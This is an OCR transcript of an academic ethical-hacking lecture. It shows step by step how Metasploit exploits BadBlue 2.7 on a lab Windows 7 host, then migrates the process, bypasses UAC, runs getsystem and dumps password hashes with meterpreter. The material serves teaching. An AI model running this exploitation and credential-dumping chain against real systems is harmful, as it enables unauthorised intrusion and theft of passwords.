
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 23
Metasploit Exploiting System Software and Privilege


(Refer Slide Time: 00:15)



In previous session, we had discussed about system software vulnerability. Now in the session we will discuss about the Application Software Vulnerability and using that particular vulnerability, how to penetrate inside windows machine. Now consider that our target IP address is 10.35.1.199, ok. So, let us start from the scanning part. So, first we will perform a port scan $nmap - T4$, then $-P$. For the time being I am performing the port scan for port 1 to 1000, then the IP address 10.35.1.199 ok. Port 80 is open http service is running. Port 135 is also open, 139, 445 all TCP ports are open.


Now, perform a service scan $nmap$ timing option $-T4$, then $-sV$ for service scan, then the IP address 10.35.1.199. So far better visualisation we are performing service scan and also to know the details of the service means what particular version of the service is running in the target machine, ok. Here is the result.

(Refer Slide Time: 02:18)



In port 80, http service is running and the version of the http services is $BadBlue\ httpd\ 2.7$. From the experience we know that this service $BadBlue\ httpd\ 2.7$ is a vulnerable service and this service is basically used to transfer file. Now we will exploit the vulnerability of the http service of the particular version $BadBlue\ httpd\ 2.7$. Let us start Metasploit framework.


(Refer Slide Time: 03:09)



Now, in Metasploit framework search for the exploit related to the $badblue$ service. So, we got two exploit; one is $exploit/windows/http/badblue\_ext\_overflow$ and the

disclosure date is in 2003 and rank is great and second one is $exploit/windows/http/badblue\_passthru$. Disclosure date is 2007 and rank is great and in description we clearly see that this is for the $BadBlue\ version$ 2.7. So, we will use this particular exploit.


(Refer Slide Time: 04:27)



Now, using show options command we can see all the options which we need to set. So, we need to set $RHOST$. So, use the command set, then $RHOST$, then the machine IP address is 10.35.1.199 and $RPORT$ is already set as 80 and $http\ dbadblue$ service is also running in port righty. So, no need to change $RPORT$. Now use the command $exploit$, meterpreter session one is open with the host machine 10.35.1.1980 using the port 4444 and we got the meterpreter session.

Now, by using the command $sysinfo$ we can check the information of the target machine. It is Windows 7, great. So, by using the vulnerability of the application software $BadBlue$ 2.7 we successfully exploit the target system.


(Refer Slide Time: 06:07)



Now, from the meterpreter section we can execute lots of command which is available in meterpreter. By typing $help$ we can check all the available command. One of the important command is $hashdump$. By using the command $hashdump$, we can dump the content of the same database that means the password of the target machine, but in this scenario $hashdump$ is not working. What is the reason? Now check the privilege of this user. So, the server username is WIN then $U07C2K$ something, then $\exploiter$. So, this session do not have the administrative privilege.


So, to get the hash, to execute the $hashdump$ command we need to escalate the administrative privilege first. So, now before getting the administrator privilege I do one thing. I simply migrate the process into any other legitimate and stable process.

(Refer Slide Time: 07:33)




So, by typing the command ps we can get all the process list. See here is all the process list with their process Id and parent process id. So, now I am going to migrate the process into $iexplore.exe$ with the process Id 2176. So, the command is $migrate$, then process Id 2176. See migration completed successfully.

(Refer Slide Time: 08:24)




Now send this meterpreter session in background by using the command $background$. Now check all the meterpreter session.

(Refer Slide Time: 08:43)




So, there is only one meterpreter session with the session Id 2 and it do not have the administrative privileges. Now for further to get the administrator privileges, we use some post exploit related to the term $bypassuac$. So, search for all the available exploit with the term $bypassuac$.

(Refer Slide Time: 09:16)




Now, suppose I want to use the first one. Now by using the command $show\ options$ we can check all the options we need to set within this particular exploit.

(Refer Slide Time: 09:39)



So, now see we need to set the session. Now we want to send the session Id 2 with the administrative privilege. So, $set\ SESSION$ as 2. Now see all the options are set. Now use the command $exploit$.

(Refer Slide Time: 10:14)



Started the reverse TCP handler with the IP 10.351.198 using the port 4444 and meterpreter session 3 is open now. Now, check the privilege of this particular session by using the command $getuid$. Now still it do not have the administrative privilege. Now use the command, $getsystem$, got system via technique 1 in memory admin.

Now, check the privilege of this particular session. Now see we got the system privilege that means the administrative privilege. Now, use the command *hashdump* and see we got the hash value of the password of the target machine. So, this way we can also escalate the privilege of the target machine.

Now in the next session, we will discuss about the Social Engineering Attack by using the exploit or payload available in the Metasploit framework.